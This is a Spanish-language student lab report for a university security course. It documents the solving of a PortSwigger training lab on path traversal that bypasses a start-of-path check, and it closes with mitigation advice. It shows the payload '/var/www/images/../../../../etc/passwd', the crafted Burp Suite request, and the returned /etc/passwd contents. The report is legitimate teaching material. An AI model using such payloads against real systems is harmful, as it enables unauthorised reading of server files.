



LABORATORIO: FILE PATH TRAVERSAL - VALIDATION OF START OF PATH

CNO IV - SEGURIDAD INFORMÁTICA

MELANIE ALONDRA ALBA DIEZ
185583
ING. EN TECNOLOGÍAS DE LA INFORMACIÓN

Índice

Especificaciones del laboratorio.....	2
Marco teórico.....	2
Objetivo del laboratorio	3
Explicación técnica de la vulnerabilidad	3
Procedimiento	4
1. Acceso al laboratorio mediante Burp Suite	4
2. Identificación de las peticiones de imágenes.....	4
3. Envío de la petición a Repeater	5
4. Modificación del parámetro vulnerable	6
5. Análisis de la respuesta	6
6. Confirmación de resolución	7
Explicación del payload.....	8
Mitigación recomendada	8
Referencias	9

Especificaciones del laboratorio

Nombre del laboratorio: File path traversal, validation of start of path.

Nivel: PRACTITIONER

Tipo de explotación: File Path Traversal (Directory Traversal) mediante bypass de validación del inicio de la ruta.

Marco teórico

El **File Path Traversal**, también conocido como **Directory Traversal**, es una vulnerabilidad que ocurre cuando una aplicación utiliza datos proporcionados por el usuario para construir rutas dentro del sistema de archivos sin validar adecuadamente que el recurso solicitado permanezca dentro del directorio autorizado. Como consecuencia, un usuario podría manipular una ruta para acceder a archivos ubicados fuera de la ubicación prevista por la aplicación.

Una técnica convencional de Path Traversal consiste en utilizar la secuencia `../`. Dentro de una ruta, `..` hace referencia al directorio superior y `/` funciona como separador. Al repetir esta secuencia varias veces, es posible retroceder progresivamente dentro de la estructura de directorios.

Para prevenir este comportamiento, algunas aplicaciones comprueban que las rutas proporcionadas por el usuario comiencen con un directorio específico. Por ejemplo, una aplicación destinada a recuperar imágenes podría aceptar únicamente valores que comiencen con: `/var/www/images/`.

De esta manera, una ruta legítima podría presentar la siguiente estructura:
`/var/www/images/43.jpg`.

Sin embargo, comprobar únicamente el inicio de la ruta no garantiza que el archivo final se encuentre dentro del directorio autorizado. Si después del prefijo permitido pueden introducirse secuencias `../`, el sistema de archivos puede resolverlas y retroceder hacia directorios superiores.

Por ejemplo: `/var/www/images/../../../../etc/passwd`. La cadena continúa comenzando con `/var/www/images/`, por lo que puede satisfacer una validación basada únicamente en el prefijo esperado. No obstante, las secuencias `../` modifican posteriormente la ruta efectiva que será procesada por el sistema.

Esta situación demuestra la diferencia entre comprobar la representación textual de una ruta y validar su ubicación final o canónica. Una aplicación segura debe comprobar que, después de resolver los componentes de la ruta, el recurso final continúe perteneciendo al directorio autorizado.

Desde el modelo de seguridad **CIA (Confidentiality, Integrity and Availability)**, esta vulnerabilidad afecta principalmente a la **confidencialidad**, debido a que puede permitir la lectura de información que debería permanecer fuera del alcance del usuario, como archivos del sistema, configuraciones, código fuente, registros o credenciales.

La prevención requiere validar la ruta final y no solamente características parciales de la entrada, como su prefijo. También deben utilizarse mecanismos como listas de valores permitidos, rutas canónicas y restricciones de acceso al sistema de archivos.

Objetivo del laboratorio

Identificar y explotar de manera controlada una vulnerabilidad de **File Path Traversal** presente en el mecanismo utilizado por una aplicación web para cargar imágenes de productos.

Mediante **Burp Suite**, se busca analizar y modificar una petición HTTP que contiene el parámetro **filename**. La aplicación valida que el valor proporcionado comience con la ruta esperada **/var/www/images/**; sin embargo, esta comprobación puede ser evadida conservando dicho prefijo e incorporando posteriormente secuencias de recorrido de directorios.

El laboratorio se considera resuelto al modificar el parámetro mediante el payload: **/var/www/images/../../../../etc/passwd**, y conseguir que el servidor devuelva el contenido del archivo **/etc/passwd**, demostrando que comprobar únicamente el inicio de una ruta no garantiza que el recurso final permanezca dentro del directorio autorizado.

Explicación técnica de la vulnerabilidad

La aplicación carga las imágenes de los productos mediante peticiones HTTP dirigidas al endpoint **/image**, utilizando el parámetro **filename** para indicar qué archivo debe recuperar el servidor.

En este laboratorio, una petición legítima presenta una estructura similar a: **GET /image?filename=/var/www/images/43.jpg**.

A diferencia de los laboratorios anteriores, el valor de **filename** contiene una ruta absoluta completa. La aplicación espera que las imágenes se encuentren dentro del directorio: **/var/www/images/**.

Por esta razón, se implementó una validación que comprueba que el valor recibido mediante **filename** comience con dicho prefijo. El problema es que esta comprobación solamente verifica el inicio de la cadena, pero no garantiza que la ruta resultante continúe apuntando a un archivo dentro de **/var/www/images/**.

Para evadir esta validación es posible conservar el prefijo requerido y añadir posteriormente secuencias de recorrido: **/var/www/images/../../../../etc/passwd**. La entrada sigue comenzando con: **/var/www/images/**, por lo que puede superar la validación inicial. Sin embargo, cuando el sistema de archivos procesa las secuencias **../**, cada una de ellas permite retroceder un nivel dentro de la estructura de directorios. Después de retroceder hasta la raíz del sistema, la parte restante **etc/passwd** conduce al archivo: **/etc/passwd**.


Por lo tanto, la vulnerabilidad se produce porque la aplicación confía en que un prefijo válido implica una ruta final válida, sin comprobar la ubicación real del archivo después de resolver las secuencias de recorrido.

Procedimiento

1. Acceso al laboratorio mediante Burp Suite

Se abrió **Burp Suite Community Edition** y, desde la pestaña **Proxy**, se inició el navegador Chromium integrado mediante la opción **Open Browser**. Este navegador se encuentra configurado para dirigir su tráfico a través del proxy de Burp Suite, permitiendo observar las peticiones y respuestas HTTP generadas durante la navegación.

Posteriormente, desde dicho navegador se accedió a la instancia asignada del laboratorio **File path traversal, validation of start of path** de PortSwigger Web Security Academy.



2. Identificación de las peticiones de imágenes

Desde **Proxy > HTTP history** se analizaron las solicitudes generadas por la aplicación. Se observó que la carga de las imágenes de los productos producía múltiples peticiones **GET** dirigidas al endpoint **/image**, cada una de ellas utilizando el parámetro **filename** para indicar el archivo que debía ser recuperado. Por ejemplo: **GET /image?filename=/var/www/images/43.jpg**.

Este comportamiento permitió identificar **filename** como un parámetro susceptible de prueba, debido a que su valor determina el archivo solicitado al servidor.

#	Host	Met...	URL	Params	Edited	Status code	Length	MIME type
1	https://0a3500fd04fccd7a80...	GET	/			200	10860	HTML
7	https://0a3500fd04fccd7a80...	GET	/image?filename=/var/www/imag...	✓		200	182704	JPEG
8	https://0a3500fd04fccd7a80...	GET	/image?filename=/var/www/imag...	✓		200	127667	JPEG
9	https://0a3500fd04fccd7a80...	GET	/image?filename=/var/www/imag...	✓		200	152467	JPEG
11	https://0a3500fd04fccd7a80...	GET	/image?filename=/var/www/imag...	✓		200	156253	JPEG
12	https://0a3500fd04fccd7a80...	GET	/image?filename=/var/www/imag...	✓		200	195225	JPEG
15	https://0a3500fd04fccd7a80...	GET	/academyLabHeader			101	147	
16	https://0a3500fd04fccd7a80...	GET	/image?filename=/var/www/imag...	✓		200	127703	JPEG
17	https://0a3500fd04fccd7a80...	GET	/image?filename=/var/www/imag...	✓		200	194766	JPEG
19	https://0a3500fd04fccd7a80...	GET	/image?filename=/var/www/imag...	✓		200	184975	JPEG
21	https://0a3500fd04fccd7a80...	GET	/image?filename=/var/www/imag...	✓		200	147724	JPEG

3. Envío de la petición a Repeater

Se seleccionó una de las peticiones dirigidas a **image** y se utilizó la opción **Send to Repeater**, obtenida del menú desplegado al dar clic derecho sobre la petición.

De esta manera, Burp Suite copió la petición al módulo **Repeater**, permitiendo modificar manualmente sus parámetros y reenviarla al servidor para analizar las respuestas obtenidas.

#	Host	Met...	URL	Params	Edited	Status code	Length	MIME type
1	https://0a3500fd04fccd7a80...	GET	/			200	10860	HTML
7	https://0a3500fd04fccd7a80...	GET	/image?filename=...			200	182704	JPEG
8	https://0a3500fd04fccd7a80...	GET	/image?filename=...			200	127667	JPEG
9	https://0a3500fd04fccd7a80...	GET	/image?filename=...			200	152467	JPEG
11	https://0a3500fd04fccd7a80...	GET	/image?filename=...			200	156253	JPEG
12	https://0a3500fd04fccd7a80...	GET	/image?filename=...			200	195225	JPEG
15	https://0a3500fd04fccd7a80...	GET	/academyLabHeader			101	147	
16	https://0a3500fd04fccd7a80...	GET	/image?filename=...			200	127703	JPEG
17	https://0a3500fd04fccd7a80...	GET	/image?filename=...			200	194766	JPEG
19	https://0a3500fd04fccd7a80...	GET	/image?filename=...			200	184975	JPEG
21	https://0a3500fd04fccd7a80...	GET	/image?filename=...			200	147724	JPEG

Request

Pretty Raw Hex

```

1 GET /image?filename=/var/www/images/43.jpg
2 Host: 0a3500fd04fccd7a802a628900cf0052.web-
3 Cookie: session=G87YfJQxYZXqeYNlvFrHVfddDXW
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-ES,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; W
8 AppleWebKit/537.36 (KHTML, like Gecko) Chro
9 Safari/537.36
10 Sec-Ch-Ua-Mobile: ?0
11 Accept:
image/avif,image/webp,image/apng,image/svgf
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: no-cors

```

Send to Repeater

Send to Sequencer

Send to Organizer

Send to Comparer (request)

Send to Comparer (response)

Open response in browser

Request in browser

Record an issue [Pro version only]

Engagement tools [Pro version only]

Show new history window

Add notes

Highlight

Delete item

Clear history


Copy URL

Copy as curl command (bash)

Copy links in response

Save item

Proxy history documentation



4. Modificación del parámetro vulnerable

Dentro de **Repeater**, se modificó el valor original del parámetro **filename**, sustituyendo el nombre de la imagen por el siguiente payload: **/var/www/images/../../../../etc/passwd**.

Posteriormente se envió la petición modificada al servidor.

La petición modificada quedó conceptualmente de la siguiente forma: **GET /image?filename=/var/www/images/../../../../etc/passwd**.

5. Análisis de la respuesta

El servidor respondió con: **HTTP/2 200 OK**.

En el cuerpo de la respuesta se observó información correspondiente al archivo **/etc/passwd**.

Request

PrettyRawHex

1GET /image?filename=/var/www/images/../../../../etc/passwd HTTP/2

2Host: 0a3500fd04fccd7a802a628900cf0052.web-security-academy.net

3Cookie: session=G87YfJQxYZXqeYNlvFrHVfddXWH0aNO

4Sec-Ch-Ua-Platform: "Windows"

5Accept-Language: es-ES,es;q=0.9

6Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"

7User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

8AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0

9Safari/537.36

10Sec-Ch-Ua-Mobile: ?0

11Accept:

12image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8

13Sec-Fetch-Site: same-origin

14Sec-Fetch-Mode: no-cors

15Sec-Fetch-Dest: image

16Referer:

17https://0a3500fd04fccd7a802a628900cf0052.web-security-academy.net/

18Accept-Encoding: gzip, deflate, br

19Priority: u=2, i

Response

PrettyRawHexRender

1HTTP/2 200 OK

2Content-Type: image/jpeg

3X-Frame-Options: SAMEORIGIN

4Content-Length: 2316

5

6root:x:0:0:root:/root:/bin/bash

7daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

8bin:x:2:2:bin:/bin:/usr/sbin/nologin

9sys:x:3:3:sys:/dev:/usr/sbin/nologin

10sync:x:4:65534:sync:/bin:/bin/sync

11games:x:5:60:games:/usr/games:/usr/sbin/nologin

12man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

13lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

14mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

15news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

16uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

17proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

18www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

19backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

20list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

21irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

22gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

23nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

24_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

25peter:x:12001:12001::/home/peter:/bin/bash

6. Confirmación de resolución

Finalmente, se regresó a la instancia del laboratorio en PortSwigger Web Security Academy. La plataforma mostró el estado **Solved** junto con el mensaje de confirmación correspondiente, verificando que el objetivo del laboratorio había sido completado satisfactoriamente.

File path traversal, validation of start of path

Web Security Academy

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home

WE LIKE TO SHOP

Se avecinan días... 24°C

06:49 p. m. 26/09/2026

Explicación del payload

El payload utilizado para explotar la vulnerabilidad fue:

`/var/www/images/../../../../etc/passwd`.

Su funcionamiento se basa en combinar el prefijo requerido por la aplicación con secuencias convencionales de recorrido de directorios.

La primera parte del payload es: `/var/www/images/`. Este corresponde al directorio desde el cual la aplicación espera recuperar las imágenes. Mantener este fragmento al inicio permite que la entrada cumpla con una validación que comprueba que **filename** comienza con la ruta permitida.

A continuación se incorporan tres secuencias: `../../../../`. Cada secuencia `../` indica al sistema de archivos que debe retroceder un nivel dentro de la estructura de directorios. Después de las tres secuencias de recorrido, la ruta alcanza la raíz del sistema de archivos.

Finalmente se añade: `etc/passwd`, por lo que, después de resolver la ruta completa, el recurso solicitado corresponde a: `/etc/passwd`.

El bypass funciona porque la cadena proporcionada conserva el prefijo válido `/var/www/images/`, pero las secuencias posteriores modifican la ubicación efectiva del recurso.

Por lo tanto, comprobar únicamente que una ruta comienza con un directorio permitido resulta insuficiente. La aplicación debe determinar y validar la ruta final después de resolver todos sus componentes.

Mitigación recomendada

Para prevenir este tipo de vulnerabilidad, la aplicación debe evitar utilizar directamente rutas proporcionadas por el usuario para determinar qué archivos serán recuperados del sistema.

Una medida recomendable consiste en utilizar **identificadores internos o una lista de valores permitidos (allowlist)**. En lugar de recibir una ruta completa, la aplicación podría aceptar únicamente identificadores o nombres de archivos previamente autorizados.

Cuando sea necesario construir una ruta a partir de datos proporcionados por el usuario, no debe comprobarse únicamente que la cadena comience con un determinado prefijo. Como demuestra este laboratorio, una ruta puede comenzar dentro del directorio permitido y posteriormente abandonarlo mediante secuencias como `../`.

La aplicación debe construir la ruta utilizando un directorio base controlado, resolver o canonicalizar la ruta resultante y comprobar posteriormente que la ubicación final continúe perteneciendo al directorio autorizado antes de acceder al archivo.

Además, deben rechazarse valores que permitan alterar inesperadamente la estructura de la ruta y aplicarse el **principio de mínimo privilegio**, de manera que el proceso de la aplicación tenga acceso únicamente a los archivos estrictamente necesarios para su funcionamiento.

Estas medidas reducen tanto la posibilidad de explotación como el impacto potencial en caso de que algún mecanismo de validación sea evadido.

Referencias

PortSwigger. (s. f.). *Path traversal*. Web Security Academy.

[Path Traversal — PortSwigger Web Security Academy](#)

PortSwigger. (s. f.). *Path traversal learning path*. Web Security Academy.

[Path Traversal Learning Path — PortSwigger](#)

López Contreras, S. (2026). *CNO IV (T37A): Seguridad Informática. Actividad 09: File Path Traversal – Traversal Sequences Stripped Non-Recursively*. Universidad Politécnica de San Luis Potosí.